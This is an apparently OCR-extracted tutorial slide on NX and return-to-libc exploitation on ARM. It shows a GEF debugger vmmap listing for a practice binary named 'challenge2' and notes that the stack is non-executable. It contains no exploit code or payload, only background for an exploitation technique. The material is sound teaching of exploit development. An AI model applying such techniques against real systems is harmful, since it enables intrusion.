
NX, Return-to-Libc

```
Breakpoint 1, 0x00400548 in func1 ()
gef➤  vmmap
Start      End        Offset     Perm Path
0x00400000 0x00401000 0x00000000 r-x /home/user/challenges/challenge2
0x00410000 0x00411000 0x00000000 r-- /home/user/challenges/challenge2
0x00411000 0x00412000 0x00001000 rw- /home/user/challenges/challenge2
0xb6ede000 0xb6fc0000 0x00000000 r-x /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fc0000 0xb6fd0000 0x000e2000 --- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd0000 0xb6fd2000 0x000e2000 r-- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd2000 0xb6fd3000 0x000e4000 rw- /lib/arm-linux-gnueabihf/libc-2.27.so
0xb6fd3000 0xb6fd6000 0x00000000 rw-
0xb6fd6000 0xb6fee000 0x00000000 r-x /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6ff9000 0xb6ffb000 0x00000000 rw-
0xb6ffb000 0xb6ffc000 0x00000000 r-x [sigpage]
0xb6ffc000 0xb6ffd000 0x00000000 r-- [vvar]
0xb6ffd000 0xb6ffe000 0x00000000 r-x [vdso]
0xb6ffe000 0xb6fff000 0x00018000 r-- /lib/arm-linux-gnueabihf/ld-2.27.so
0xb6fff000 0xb7000000 0x00019000 rw- /lib/arm-linux-gnueabihf/ld-2.27.so
0xbefdf000 0xbf000000 0x00000000 rw- [stack]
0xffff0000 0xffff1000 0x00000000 r-x [vectors]
gef➤
```


Stack is non-executable





AZERIA

